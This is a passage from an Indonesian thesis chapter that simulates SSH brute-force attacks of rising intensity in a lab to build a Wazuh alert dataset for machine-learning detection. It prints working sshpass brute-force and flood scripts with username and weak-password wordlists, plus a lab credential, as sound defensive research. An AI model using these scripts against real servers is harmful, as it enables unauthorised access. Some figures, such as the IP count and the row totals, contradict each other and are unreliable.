Pada hari keempat skenario serangan dilakukan dengan intensitas tinggi (high attack) menggunakan metode eksekusi paralel. Serangan berasal dari dua IP address, yaitu 10.151.20.144 dan 10.151.20.145. Total terdapat 400 percobaan login (masing-masing 200 percobaan per IP) yang dijalankan secara bersamaan menggunakan proses *background* pada bash. Konfigurasi serangan menggunakan 15 username dan 17 password untuk memperluas variasi kombinasi login. Setiap percobaan diberi jeda sekitar 0,5 detik per IP, namun karena dijalankan secara paralel dari dua IP address, kecepatan serangan efektif (*effective velocity*) pada target dapat mencapai sekitar 4–8 percobaan per detik. Dari sisi perilaku, nilai *velocity* cenderung berada di atas 5,0 percobaan per detik, sehingga hampir seluruh aktivitas serangan masuk dalam kategori *attack*. Durasi sesi (*session duration*) relatif singkat, yaitu sekitar 3–5 menit, karena tingginya kecepatan serangan. Dalam setiap window, jumlah percobaan cukup tinggi, yaitu sekitar 25–40 percobaan. Seluruh proses berlangsung sekitar 3–5 menit karena penggunaan eksekusi paralel dan jeda yang sangat kecil. Aktivitas ini menghasilkan sekitar 600–800 event pada sistem Wazuh, dengan dominasi alert pada level Critical. Beberapa aturan deteksi seperti *SSH Brute Force - High frequency* dan *Coordinated distributed attack* terpicu secara konsisten selama serangan berlangsung.

Hari Kelima: Critical Attack (2 April 2026)

Pada hari kelima *attack* dilakukan dengan skenario intensitas paling tinggi (*critical attack*) dalam bentuk *flood attack*. Tujuan dari skenario ini adalah menghasilkan data yang jelas masuk kategori *attack*, dengan pola yang menyerupai serangan otomatis seperti botnet yang memiliki volume tinggi dan berasal dari beberapa sumber. Serangan ini terdiri dari 400 percobaan login (masing-masing 200 percobaan per IP address) yang berasal dari dua IP address, yaitu 10.151.20.144 dan 10.151.20.145. Percobaan dilakukan dengan *delay* sangat kecil (hampir tanpa jeda), sehingga kecepatan hanya dibatasi oleh respon dari server SSH. Seluruh 15 username dan 20 password digunakan secara acak untuk memperbesar variasi kombinasi. Implementasi dilakukan menggunakan proses *background* pada bash, dengan perintah *wait* untuk memastikan semua proses selesai sebelum script berakhir. Karena dijalankan secara paralel dari dua IP address, serangan

menghasilkan lonjakan (*burst*) yang sangat tinggi pada server target, dengan kecepatan efektif (*effective velocity*) yang dapat mencapai sekitar 15–50 percobaan per detik. Dari sisi perilaku, nilai *velocity* berada jauh di atas ambang kategori *attack* (>10 percobaan per detik secara rata-rata). Durasi sesi sangat singkat, yaitu kurang dari 2 menit, namun jumlah percobaan gagal dalam setiap window sangat tinggi, mencapai sekitar 50–100 percobaan. Variasi waktu antar percobaan (*time variance*) sangat kecil karena aktivitas berlangsung terus-menerus tanpa jeda yang berarti. Pola ini menunjukkan karakteristik serangan otomatis menggunakan tools. Seluruh proses berlangsung sekitar 1–2 menit dan menghasilkan sekitar 500–700 event pada sistem Wazuh. Hampir seluruh aturan yang terpicu berada pada level *critical*.

3.3.2. Teknik dan Scripts Serangan

Pada tahap ini, implementasi serangan dijalankan menggunakan kombinasi tools dan teknik standar untuk pengujian keamanan dan *bash script* yang dibuat khusus. Pendekatan ini dipilih agar proses serangan bisa dilakukan secara otomatis, terkontrol, dan dapat diulang kembali (*reproducible*). Selain itu, parameter serangan seperti jumlah percobaan, kecepatan, dan variasi data dapat diatur dengan lebih fleksibel sesuai kebutuhan penelitian. Tool utama yang digunakan adalah `sshpass` (*non-interactive*) yaitu program berbasis *command-line* yang memungkinkan proses login SSH dilakukan tanpa harus memasukkan password secara manual. Dengan tool ini, password dapat langsung dimasukkan melalui perintah, sehingga cocok untuk kebutuhan otomatisasi serangan. Contoh penggunaan dasar `sshpass` (*non-interactive*):

```
sshpass -p "password" ssh -b source_ip -o
StrictHostKeyChecking=no username@target_ip "command"
```

Parameter `-p "password"` ⇨ untuk memasukkan password secara langsung, `-b source_ip` binding ke specific local IP address (penting untuk mensimulasikan serangan dari multiple IPs menggunakan *single attack machine*). Parameter `-o StrictHostKeyChecking=no` menonaktifkan verification SSH host key untuk mempercepat eksekusi dan menghindari konfirmasi manual. Kemudian untuk custom bash scripts skenario serangan, dibuat lima *script bash* yang masing-masing memiliki karakteristik berbeda.

1) Skrip *baseline attack* hari pertama `day1_baseline_normal.sh`: Loop 100 iterasi dengan successful login menggunakan valid credentials, sleep delay random 30-120 detik menggunakan `$((30 + random % 90))`.

Setiap 20 login terdapat jeda tambahan sekitar 5–10 menit untuk meniru perilaku pengguna normal. Skrip attack normal:

```
# ============================================================
# 1. BASELINE NORMAL (100 events)
# ============================================================
cat > /tmp/day1_baseline_normal.sh << 'EOF'
#!/bin/bash
# DAY 1: BASELINE NORMAL - HUMAN BEHAVIOR
# IP 10.151.20.141 ONLY - 100 events

TARGET_IP="10.151.20.250"
SOURCE_IP="10.151.20.141"
USER="agent-1"
PASS="root23136"

echo "=== DAY 1: BASELINE NORMAL (100 events) ==="
echo "Date: $(date)"
echo "Source IP: $SOURCE_IP"
echo "Target: $TARGET_IP"
```

```

SUCCESS_COUNT=0

for i in {1..100}; do
    echo "[$i/100] Session at $(date +%H:%M:%S)"

    sshpass -p "$PASS" ssh -b $SOURCE_IP -o
StrictHostKeyChecking=no $USER@$TARGET_IP "echo 'Session $i';
uptime; exit" 2>/dev/null

    if [ $? -eq 0 ]; then
        SUCCESS_COUNT=$((SUCCESS_COUNT + 1))
    fi

    DELAY=$((30 + RANDOM % 90))
    echo "  -> Wait ${DELAY}s"
    sleep $DELAY

    if [ $((RANDOM % 20)) -eq 0 ]; then
        BREAK=$((300 + RANDOM % 600))
        echo "  -> Long break ${BREAK}s"
        sleep $BREAK
    fi
done

echo ""
echo "=== BASELINE NORMAL DONE ==="
echo "Success: $SUCCESS_COUNT/100"
EOF
```

2) Skrip low attack hari kedua `day2_low_attack.sh`: Menjalankan 400 percobaan login dengan username dan password acak dari daftar yang sudah ditentukan. Jeda antar percobaan sekitar 5–11 detik menggunakan `$((5 + RANDOM % 6))`. Setiap percobaan dicatat dengan timestamp untuk memudahkan pengecekan. Skrip attack low:

```
# ============================================================
# 2. LOW ATTACK - IP 142 ONLY (400 events)
# ============================================================
cat > /tmp/day2_low_attack.sh << 'EOF'
#!/bin/bash
# DAY 2: LOW ATTACK - IP 10.151.20.142 ONLY - 400 events

TARGET_IP="10.151.20.250"
SOURCE_IP="10.151.20.142"

USERS="root admin user test guest ubuntu oracle postgres ftp
developer"
PASSWORDS="12345 123456 password admin qwerty 12345678 abc123
admin123 root toor"
```

```
echo "=== DAY 2: LOW ATTACK (400 events) ==="
echo "Date: $(date)"
echo "Source IP: $SOURCE_IP"
echo "Target: $TARGET_IP"

USERS_ARRAY=($USERS)
PASS_ARRAY=($PASSWORDS)

ATTEMPT=0
FAILED=0

for i in {1..400}; do
    USER=${USERS_ARRAY[$RANDOM % ${#USERS_ARRAY[@]}]}
    PASS=${PASS_ARRAY[$RANDOM % ${#PASS_ARRAY[@]}]}

    ATTEMPT=$((ATTEMPT + 1))
    echo "[$ATTEMPT/400] $SOURCE_IP -> $USER:$PASS"

    sshpass -p "$PASS" ssh -b $SOURCE_IP -o
StrictHostKeyChecking=no -o ConnectTimeout=2 $USER@$TARGET_IP
"exit" 2>/dev/null

    if [ $? -ne 0 ]; then
        FAILED=$((FAILED + 1))
    fi

    sleep $((5 + RANDOM % 6))
done

echo ""
echo "=== LOW ATTACK DONE ==="
echo "Attempts: $ATTEMPT, Failed: $FAILED"
EOF
```

3) Skrip medium attack hari ketiga `day3_medium_attack.sh`: Melakukan 500 percobaan login dengan dua IP yang dipilih secara acak menggunakan array `(${IPS_ARRAY[$RANDOM % ${#IPS_ARRAY[@]}]})`. Jeda waktu antar percobaan berada pada rentang 1–3 detik menggunakan sleep `$((1 + RANDOM % 3))`, sehingga menghasilkan pola serangan dengan kecepatan sedang (*moderate speed*). Username dan password juga dipilih secara acak dari daftar yang masing-masing berisi 15 username dan 15 password.

```
#
============================================================
# 3. MEDIUM ATTACK - IP 142 & 143 (500 events)
#
============================================================
cat > /tmp/day3_medium_attack.sh << 'EOF'
#!/bin/bash
# DAY 3: MEDIUM ATTACK - IP 142 & 143 - 500 events

TARGET_IP="10.151.20.250"
IPS="10.151.20.142 10.151.20.143"
IPS_ARRAY=($IPS)
USERS="root admin user test guest ubuntu oracle postgres ftp
developer support backup sysadmin operator www-data"
PASSWORDS="12345 123456 password admin qwerty 12345678 abc123
admin123 root toor pass123 welcome letmein 123123 111111"

USERS_ARRAY=($USERS)
PASS_ARRAY=($PASSWORDS)

echo "=== DAY 3: MEDIUM ATTACK (500 events) ==="
echo "Date: $(date)"
echo "Source IPs: $IPS"
echo "Target: $TARGET_IP"

ATTEMPT=0
FAILED=0

for i in {1..500}; do
    IP=${IPS_ARRAY[$RANDOM % ${#IPS_ARRAY[@]}]}
    USER=${USERS_ARRAY[$RANDOM % ${#USERS_ARRAY[@]}]}
    PASS=${PASS_ARRAY[$RANDOM % ${#PASS_ARRAY[@]}]}

    ATTEMPT=$((ATTEMPT + 1))
    echo "[$ATTEMPT/500] $IP -> $USER:$PASS"

    sshpass -p "$PASS" ssh -b $IP -o StrictHostKeyChecking=no
-o ConnectTimeout=2 $USER@$TARGET_IP "exit" 2>/dev/null
```

```
    sshpass -p "$PASS" ssh -b $IP -o StrictHostKeyChecking=no -o
ConnectTimeout=2 $USER@$TARGET_IP "exit" 2>/dev/null

    if [ $? -ne 0 ]; then
        FAILED=$((FAILED + 1))
    fi

    sleep $((1 + RANDOM % 3))
done

echo ""
echo "=== MEDIUM ATTACK DONE ==="
echo "Attempts: $ATTEMPT, Failed: $FAILED"
EOF
```

4) Skrip *high attack* hari keempat `day4_high_attack.sh`: Script ini menggunakan eksekusi paralel (background process) dengan dua IP, yaitu 10.151.20.144 dan 10.151.20.145. Setiap IP menjalankan 200 percobaan login, sehingga total menjadi 400 percobaan. Proses dijalankan secara bersamaan menggunakan subshell `((...) &)` dan disinkronkan dengan perintah `wait` agar semua proses selesai sebelum script berakhir. Setiap percobaan memiliki jeda tetap sekitar 0,5 detik, sehingga menghasilkan kecepatan serangan yang tinggi namun masih terkontrol.

```
# ============================================================
# 4. HIGH ATTACK - IP 144 & 145 (400 events - UPDATED)
# ============================================================
cat > /tmp/day4_high_attack.sh << 'EOF'
#!/bin/bash
# DAY 4: HIGH ATTACK - IP 144 & 145 - 400 events (200 per IP)

TARGET_IP="10.151.20.250"
IPS="10.151.20.144 10.151.20.145"
IPS_ARRAY=($IPS)

USERS="root admin user test guest ubuntu oracle postgres ftp
developer support backup sysadmin operator www-data"
PASSWORDS="12345 123456 password admin qwerty 12345678 abc123
admin123 root toor pass123 welcome letmein 123123 111111 1234
password1"

USERS_ARRAY=($USERS)
PASS_ARRAY=($PASSWORDS)
```

```
echo "=== DAY 4: HIGH ATTACK (400 events) ==="
echo "Date: $(date)"
echo "Source IPs: $IPS"
echo "Target: $TARGET_IP"
echo "Total attempts: 400 (200 per IP)"

for ip in $IPS; do
    echo "Starting attack from $ip..."
    (
        for i in {1..200}; do
            USER=${USERS_ARRAY[$RANDOM % ${#USERS_ARRAY[@]}]}
            PASS=${PASS_ARRAY[$RANDOM % ${#PASS_ARRAY[@]}]}
            echo "[$ip] Attempt $i/200: $USER:$PASS"
            sshpass -p "$PASS" ssh -b $ip -o
StrictHostKeyChecking=no -o ConnectTimeout=2 $USER@$TARGET_IP
"exit" 2>/dev/null
            sleep 0.5
        done
    ) &
done

wait
echo ""
echo "=== HIGH ATTACK DONE ==="
echo "Total attempts: 400 (200 per IP)"
EOF
```

5) Skrip *critical attack* hari kelimat `day5_critical_attack.sh` - Script ini memiliki struktur yang mirip dengan high attack, namun dengan intensitas yang lebih tinggi. Serangan dilakukan dari dua IP (10.151.20.144 dan 10.151.20.145) dengan total 400 percobaan login (200 per IP). Perbedaannya terletak pada cara eksekusi, di mana setiap percobaan dijalankan sebagai background process `(&)` di dalam loop, sehingga hampir tidak ada jeda antar percobaan. Hal ini menciptakan pola *flood attack* dengan kecepatan yang sangat tinggi. Selain itu, jumlah password diperluas menjadi 20 entri, sehingga variasi kombinasi meningkat. Parameter `ConnectTimeout=1` juga digunakan untuk mempercepat timeout koneksi dan menjaga laju serangan tetap tinggi. Perintah `wait` digunakan untuk memastikan seluruh proses paralel selesai sebelum script benar-benar berhenti.

```
# ============================================================
# 5. CRITICAL ATTACK - IP 144 & 145 (400 events)
# ============================================================
cat > /tmp/day5_critical_attack.sh << 'EOF'
#!/bin/bash
# DAY 5: CRITICAL ATTACK - IP 144 & 145 FLOOD - 400 events

TARGET_IP="10.151.20.250"
IPS="10.151.20.144 10.151.20.145"
IPS_ARRAY=($IPS)

USERS="root admin user test guest ubuntu oracle postgres ftp
developer support backup sysadmin operator www-data"
PASSWORDS="12345 123456 password admin qwerty 12345678 abc123
admin123 root toor pass123 welcome letmein 123123 111111 1234
password1 test123 guest admin1234 root123"

USERS_ARRAY=($USERS)
PASS_ARRAY=($PASSWORDS)

echo "=== DAY 5: CRITICAL ATTACK FLOOD (400 events) ==="
echo "Date: $(date)"
echo "Source IPs: $IPS"
echo "Target: $TARGET_IP"

for ip in $IPS; do
    echo "Starting FLOOD from $ip..."
    (
        for i in {1..200}; do
            USER=${USERS_ARRAY[$RANDOM % ${#USERS_ARRAY[@]}]}
            PASS=${PASS_ARRAY[$RANDOM % ${#PASS_ARRAY[@]}]}
            echo "[$ip] Flood $i: $USER:$PASS"
            sshpass -p "$PASS" ssh -b $ip -o
StrictHostKeyChecking=no -o ConnectTimeout=1 $USER@$TARGET_IP
"exit" 2>/dev/null &
        done
        wait
    ) &
done

wait
echo ""
echo "=== CRITICAL ATTACK DONE ==="
echo "Total attempts: 400 (200 per IP)"
EOF
```

Wordlist untuk Daftar username yang digunakan dalam serangan terdiri dari berbagai nama pengguna umum yang sering menjadi target serangan brute force, antara lain:

```
root, admin, user, test, guest, ubuntu, oracle, postgres, ftp,
developer, support, backup, sysadmin, operator, www-data
```

Daftar password berisi kombinasi password lemah yang sering digunakan, seperti:

```
12345, 123456, password, admin, qwerty, 12345678, abc123,
admin123, root, toor, pass123, welcome, letmein, 123123, 111111,
1234, password1, test123, guest, admin1234, root123
```

Kombinasi ini dipilih karena sering muncul dalam berbagai kasus kebocoran data dan audit keamanan, sehingga mencerminkan pola serangan yang realistis.

3.3.3. Proses Pengumpulan dan Validasi Data

Pengumpulan dataset dilakukan dengan workflow terstruktur untuk memastikan integritas dan completeness dataset. Setiap fase pengumpulan diikuti dengan *immediate validation* untuk mendeteksi anomali sebelum melanjutkan ke fase berikutnya. Proses pengumpulan data mengikuti alur yang telah dijelaskan pada sub-bab 3.3 (Topologi Arsitektur Jaringan). Secara ringkas, alur tersebut adalah:

1) Skrip serangan dijalankan dari Kali Linux (*Source Attacker*) menuju server target Ubuntu (10.151.20.250).
2) Setiap percobaan login terekam dalam file log `/var/log/auth.log` pada server target.
3) Wazuh agent yang terpasang pada server target (Ubuntu Server) mengirimkan setiap event log ke Wazuh manager (10.151.20.169).
4) Wazuh manager menganalisis event dan menghasilkan alert dengan berbagai tingkat keparahan (*Severity Level*).
5) Server Flask (10.151.20.152) mengambil data alert dari Wazuh API secara berkala.

Dataset alert ditampilkan secara real-time pada dashboard dan dapat diekspor ke file csv.

3.3.4. Hasil Pengumpulan Dataset

Setelah seluruh rangkaian serangan selama lima hari selesai dilakukan, data alert yang telah terkumpul di server Flask diekspor ke dalam file csv. Masing-masing hari menghasilkan file csv tersendiri dengan format penamaan `ssh_alerts_YYYY-MM-DD-kategori.csv`. Kelima file csv tersebut kemudian digabungkan menjadi satu file master bernama `ssh_alerts_5day_combined.csv`. Tabel 3.12. merupakan ringkasan dataset yang terkumpul selama lima hari serangan yang dilakukan.

Tabel 3. 12 Ringkasan Dataset yang Terkumpul

Metrik	**Nilai**
Total event mentah	3.006 event

Jumlah hari serangan	5 hari
Rentang waktu	29 Maret - 2 April 2026
Jumlah IP sumber unik	5 IP address: - 10.151.20.141/25 - 10.151.20.142/25 - 10.151.20.142/25 - 10.151.20.143/25 - 10.151.20.144/25 - 10.151.20.145/25
Jumlah IP tujuan	1 IP address (10.151.20.250/25)
Format data	CSV dengan 8 kolom
Lokasi penyimpanan	`/opt/ml-wazuh-detection/data/raw_logs/`

Tabel 3. 13 Struktur Kolom CSV

Kolom	**Tipe Data**	**Contoh**	**Keterangan**
Timestamp	Datetime	2026-03-29T09:59:00+0000	Waktu kejadian
Agent	String	Agent-Brute-Force	Nama agent Wazuh
Rule	String	sshd: authentication success	Deskripsi aturan yang terpicu
Level	String	Low, Medium, High, Critical	Tingkat keparahan (*Severity Level*)
Source IP	String	10.151.20.141	Source IP *address* serangan
Dest IP	String	10.151.20.250	Destination IP *address*
User	String	agent-1, root, admin	Username yang dicoba
Rule ID	String	5715, 5710	Identifikasi aturan Wazuh

Hasil akhir dari proses pengumpulan dataset pada penelitian ini menghasilkan total sekitar 3006 raw events yang berasal dari berbagai skenario aktivitas, baik normal maupun serangan. Jika dirinci berdasarkan kategorinya, aktivitas baseline normal menghasilkan sekitar 100–150 events yang didominasi oleh *authentication success*. Selanjutnya, skenario low attack menghasilkan sekitar 800–1000 events yang mencerminkan pola *slow brute force*. Pada tingkat berikutnya, medium attack menghasilkan sekitar 900–1100 events dengan karakteristik serangan terdistribusi dengan intensitas sedang. Untuk high attack, jumlah event yang dihasilkan berkisar antara 600–800 events dengan pola eksekusi paralel berkecepatan tinggi. Sementara itu, critical attack menghasilkan sekitar 500–700 events yang merepresentasikan serangan *flood* dengan intensitas maksimum. Seluruh data tersebut disimpan dalam

format csv yang terdiri dari 8 kolom, yaitu *Timestamp, Agent, Rule, Level, Source IP, Dest IP, User,* dan *Rule ID*. Struktur ini dirancang agar mudah diolah menggunakan *DataFrame* pada library *pandas*, serta mendukung proses analisis awal (*exploratory data analysis*) sebelum dilakukan tahap ekstraksi fitur.

3.4. Preprocessing dan Feature Extraction

Setelah seluruh data alert berhasil dikumpulkan dari Wazuh SIEM dalam bentuk file csv, tahap selanjutnya adalah melakukan preprocessing dan ekstraksi fitur. Tahap ini bertujuan untuk mengubah data mentah yang masih berupa event-event individual menjadi data terstruktur yang siap digunakan untuk pelatihan model machine learning.

3.4.1. Penggabungan File Dataset2 CSV

Data alert yang terkumpul selama lima hari serangan disimpan dalam lima file csv terpisah dengan struktur kolom yang sama. Kelima file tersebut digabungkan menjadi satu file master menggunakan perintah di terminal server Flask. Header diambil dari file baseline, kemudian seluruh baris data dari kelima file (tanpa header) ditambahkan secara berurutan. Proses penggabungan ini menghasilkan file `ssh_alerts_5day_combined.csv` yang berisi 3.007 baris (1 baris header ditambah 3.006 baris data). Tabel 3.14 merupakan file dataset csv hasil pengumpulan data.

Tabel 3. 14 Hasil Pengumpulan Dataset

No	**Nama File**	**Jumlah Percobaan Login**	**Jumlah Baris CSV (Hasil Real)**	**Keterangan**
1	ssh_alerts_2026-03-29-baseline.csv	100	101	1 header + 100 dataset
2	ssh_alerts_2026-03-30-low.csv	400	767	1 header + 766 dataset
3	ssh_alerts_2026-03-31-medium.csv	500	902	1 header + 901 dataset
4	ssh_alerts_2026-04-01-high.csv	400	717	1 header + 716 dataset
5	ssh_alerts_2026-04-02-critical.csv	400	524	1 header + 523 dataset
Total	ssh_alerts_5day_combined.csv	1.800	3.011	1 header + 3.006 dataset

Jumlah percobaan login total sesuai target yaitu 1.800 event percobaan. Jumlah *event* hasil real implementasi dari serangan yang dilakukan lebih besar karena

Wazuh memicu *multiple rules* per percobaan sehingga jumlahnya menjadi 3.006 event. Perbedaan ini terjadi karena Wazuh mendeteksi setiap percobaan login yang mencurigakan melalui beberapa aturan sekaligus (misalnya: aturan failed password dan aturan user enumeration terpicu secara bersamaan).

3.4.2. Data Cleaning

Sebelum dilakukan ekstraksi fitur, data terlebih dahulu dibersihkan (*dataset cleaning*) melalui serangkaian proses sebagai berikut:

1) Konversi Tipe Data Timestamp
   Kolom `Timestamp` yang awalnya berupa string dikonversi menjadi tipe data datetime menggunakan fungsi `pd.to_datetime()` dari library pandas. Konversi ini diperlukan agar operasi temporal seperti pengurangan waktu dan pengelompokan berdasarkan waktu dapat dilakukan dengan benar.
2) Penambahan Kolom Biner untuk Klasifikasi
   Dua kolom biner ditambahkan untuk memudahkan proses klasifikasi:
   - is_failed: bernilai 1 jika aturan (rule) mengandung kata failed, non-existent, atau invalid, dan bernilai 0 untuk kondisi lainnya.
   - is_success: bernilai 1 jika aturan mengandung kata success atau accepted, dan bernilai 0 untuk kondisi lainnya.
3) Konversi Tingkat Keparahan (Level)
   Kolom Level yang berisi nilai kategorikal Low (1), Medium (2), High (3), Critical (4) dikonversi menjadi nilai numerik untuk keperluan analisis statistik.

3.4.3. Temporal Aggregation (1-Minute Windows)

Tahap *temporal aggregation* ini, untuk data mentah (*raw events*) yang diperoleh dari Wazuh masih berupa kejadian-kejadian terpisah, di mana setiap event memiliki *timestamp* dengan tingkat ketelitian hingga milidetik. Karena setiap event berdiri sendiri, pola serangan yang sebenarnya belum terlihat dengan jelas. Oleh karena itu, diperlukan proses penggabungan data ke dalam rentang waktu tertentu agar pola aktivitas dapat dianalisis dengan lebih baik. Agregasi temporal merupakan proses pengelompokan *event* yang terjadi dalam rentang waktu tertentu agar pola aktivitas dapat dianalisis secara lebih bermakna. Pada penelitian ini, digunakan interval waktu 1 menit (60 detik), dengan pertimbangan bahwa serangan SSH *brute force* umumnya menghasilkan banyak percobaan dalam waktu singkat, sehingga interval ini cukup sensitif untuk menangkap pola serangan tanpa menghasilkan terlalu banyak noise. Proses agregasi dilakukan dengan membulatkan setiap *timestamp* ke menit terdekat ke bawah (*floor to minute*), kemudian mengelompokkan data berdasarkan kombinasi *source* IP *address* dan waktu hasil pembulatan. Setiap kelompok yang terbentuk merepresentasikan aktivitas dari satu IP *address* dalam

durasi satu menit, yang selanjutnya disebut sebagai *window*. Proses agregasi dimulai dengan mengubah dan membaca nilai timestamp setiap event menggunakan format standar waktu (ISO8601). Selanjutnya, *timestamp* tersebut dibulatkan ke bawah ke menit terdekat (*floor to minute*). Sebagai contoh, *event* dengan *timestamp* 2026-03-30 14:23:45.123 akan dimasukkan ke dalam *window* waktu 2026-03-30 14:23:00. Dengan cara ini, semua event yang terjadi dalam satu menit yang sama akan berada dalam satu kelompok.

Proses agregasi temporal dilakukan secara bertahap sebagai berikut:

1) **Representasi Data Awal (Dataset Event)**

Data mentah dinyatakan sebagai himpunan event (data awal):

$$E = \{e_1, e_2, \dots e_n\} \quad (1)$$

Dimana:

E = Kumpulan semua event (log SSH dari Wazuh)

$e_1, e_2, \dots e_n$ = event ke-1 sampai ke-n

dimana setiap event e_i memiliki timestamp:

$t_1, t_2, \dots t_n$ setiap event e_1 mempunyai waktu kejadian $t_1 \quad t\,(e_1) = t_1$ (2)

Artinya, setiap event memiliki informasi waktu kejadian yang akan digunakan dalam proses pengelompokan dan t_1 atribut waktu dari setiap event.

2) **Parsing dan Normalisasi (Timestamp)**

Timestamp setiap event diproses menggunakan format waktu standar (ISO8601), kemudian dibulatkan ke bawah ke menit terdekat (*floor to minute*).

- Timestamp asli: 2026-03-30 14:23:45.123
- Setelah pembulatan: 2026-03-30 14:23:00

Langkah ini bertujuan untuk menentukan *window* waktu tempat setiap *event* akan dikelompokkan.

3) **Pembentukan Time Window Secara Matematis (Aggregasi)**

Dengan *timestamp* masing-masing *event*, maka window ke-i dengan interval $\Delta t = 60$ detik dapat didefinisikan sebagai:

$$W_i = \{e \in E \mid t_{start} + (i-1)\,\Delta t \leq t\,(e) < t_{start} + i\Delta t\} \quad (3)$$

Dimana:

- i = indeks window (1, 2, 3, ...)

- t_{start}= timestamp awal dataset
- $\Delta t = detik\ (1\ menit)$

Setiap window berisi sekumpulan event yang terjadi dalam interval waktu yang sama.

4) Pengelompokan Berdasarkan Source IP Address

Selain berdasarkan waktu, agregasi juga dilakukan berdasarkan Source IP *address*. Hal ini bertujuan untuk memisahkan aktivitas dari sumber serangan yang berbeda.

- Jika dalam satu menit terdapat aktivitas dari IP 10.151.20.142 dan 10.151.20.143.
- Maka akan terbentuk dua window berbeda, meskipun berada pada waktu yang sama.

Dengan demikian, setiap window merepresentasikan aktivitas serangan dari satu IP address dalam durasi satu menit.

5) Implementasi dalam Python

```
df['time_window'] = df['Timestamp'].dt.floor('1min')
grouped = df.groupby(['Source IP', 'time_window'])
```

Setiap hasil *group* kemudian diproses untuk mengekstrak fitur perilaku yang merepresentasikan karakteristik aktivitas dalam *window* tersebut.

6) Perhitungan Jumlah Windows

Jumlah total window secara teoritis dapat dihitung dengan:

$$N_{window} = \left\lceil \frac{t_{end} - t_{start}}{\Delta t} \right\rceil \quad (4)$$

Dimana:

- ⌈ ⌉ adalah fungsi pembulatan ke atas (*ceiling*)
- Δt= ukuran window (di sini 60 detik / 1 menit)
- t_{start} = Waktu paling awal dalam dataset
- t_{end} = Waktu paling akhir dalam dataset

Agregasi dilakukan per kombinasi source IP dan time window untuk memisahkan aktivitas dari sumber yang berbeda. Artinya, jika dalam satu menit terdapat serangan dari IP 10.151.20.142 dan 10.151.20.143, maka akan dihasilkan dua window yang terpisah meskipun berada pada waktu yang sama.

Berdasarkan hasil implementasi Total raw events = 3.006 event dan Total window hasil agregasi = 273 window. Untuk memvalidasi hasil tersebut, digunakan pendekatan rata-rata jumlah event per window.

$$N_{window} = \frac{N_{event}}{rata{-}rata\ event\ per\ window} \quad (5)$$

$N_{window} = \frac{3006}{11{,}01} \approx 273$ artinya dalam satu window rata-rata terdapat sekitar 11 event.

3.4.4. Ekstraksi 10 Fitur dan Penambahan 7 Fitur Turunan Behavioral Dataset

Proses ekstraksi fitur *behavioral* dalam penelitian ini dilakukan melalui beberapa tahap pengembangan secara bertahap untuk meningkatkan kemampuan model dalam membedakan pola aktivitas normal dan serangan. Pendekatan ini mengikuti prinsip *feature engineering*, di mana fitur awal diperluas dengan fitur turunan yang memberikan sudut pandang tambahan terhadap dataset.

Fase 1: Identifikasi Fitur Inti (10 Fitur)

Pada tahap awal, ditentukan sepuluh fitur utama berdasarkan pemahaman terhadap keamanan SSH serta karakteristik serangan *brute force*. Fitur-fitur ini dipilih karena mampu merepresentasikan pola dasar aktivitas autentikasi dalam jaringan. Sepuluh fitur inti yang digunakan adalah:

1) `total_attempts` – jumlah total percobaan autentikasi
2) `failed_attempts` – jumlah percobaan yang gagal
3) `success_attempts` – jumlah percobaan yang berhasil
4) `fail_success_ratio` – perbandingan antara percobaan gagal dan berhasil
5) `unique_users` – jumlah username berbeda yang digunakan
6) `username_entropy` – tingkat keragaman distribusi username
7) `time_variance` – variasi interval waktu antar percobaan
8) `session_duration` – durasi aktivitas dalam satu window
9) `target_diversity` – jumlah destination IP yang dituju
10) `velocity` – kecepatan percobaan autentikasi (attempts per detik

Sepuluh fitur ini mencakup empat dimensi utama, yaitu volume (fitur 1–3), *diversity* (fitur 5–6), *temporal* (fitur 7–8), *velocity* (fitur 10). Secara konseptual, kombinasi keempat dimensi ini sudah cukup untuk menggambarkan pola aktivitas SSH, baik dalam kondisi normal maupun saat terjadi serangan.

Fase 2: Pengayaan dengan Fitur Turunan (7 Fitur Tambahan)

Pada tahap selanjutnya, dilakukan pengayaan fitur dengan menambahkan tujuh fitur turunan yang diperoleh dari hasil transformasi dan agregasi data. Penambahan ini bertujuan untuk memberikan representasi yang lebih rinci tanpa mengubah informasi dasar yang sudah ada. Tujuh fitur turunan yang ditambahkan adalah:

1) `fail_ratio = failed_attempts / total_attempts`
2) `success_ratio = success_attempts / total_attempts`
3) `avg_time_between` = rata-rata interval antar percobaan
4) `min_time_between` = interval minimum antar percobaan
5) `max_rule_level` = level tertinggi dari aturan Wazuh
6) `avg_rule_level` = rata-rata level aturan Wazuh
7) `source_ips_in_window` = jumlah source IP dalam satu window

Penambahan fitur-fitur ini berfungsi sebagai pengayaan (*enrichment*), bukan perubahan konsep utama, karena seluruh fitur masih berasal dari data yang sama namun dianalisis dari sudut pandang yang berbeda.

- `fail_ratio` dan `success_ratio` memberikan nilai yang telah dinormalisasi, sehingga lebih stabil dibandingkan jumlah absolut, terutama pada kondisi jumlah percobaan yang sangat bervariasi.
- `avg_time_between` dan `min_time_between` memberikan informasi temporal yang lebih detail dibandingkan `time_variance`, khususnya dalam mendeteksi pola percobaan yang terjadi secara cepat atau berulang.
- `max_rule_level` dan `avg_rule_level` menambahkan informasi tingkat ancaman berdasarkan sistem Wazuh, sehingga memperkaya analisis dengan pengetahuan dari sistem berbasis aturan.
- `source_ips_in_window` membantu mengidentifikasi adanya aktivitas dari banyak sumber dalam waktu yang sama, yang dapat menjadi indikasi serangan terkoordinasi.

Dengan penambahan tujuh fitur ini, total fitur yang digunakan dalam penelitian menjadi 17 fitur, yang mencerminkan kombinasi antara informasi dasar dan hasil pengayaan yang lebih komprehensif.

Fase 3: Evaluasi Komparatif

Untuk memvalidasi kontribusi fitur turunan terhadap performa model, dilakukan evaluasi komparatif menggunakan metode *cross-validation*. Evaluasi ini membandingkan performa model dengan dua konfigurasi fitur, yaitu 10 fitur inti dan 17 fitur lengkap (termasuk fitur turunan). Tabel 3.15. merupakan hasil evaluasi dari implementasi sistem.

Tabel 3. 15 Evaluasi Komparatif

Konfigurasi Fitur	**Random Forest**	**XGBoost**	**Gradient Boosting**

10 Fitur Inti	99.61% (±0.78%)	99.22% (±1.57%)	99.22% (±1.57%)
17 Fitur Lengkap	100.00%	100.00%	100.00%

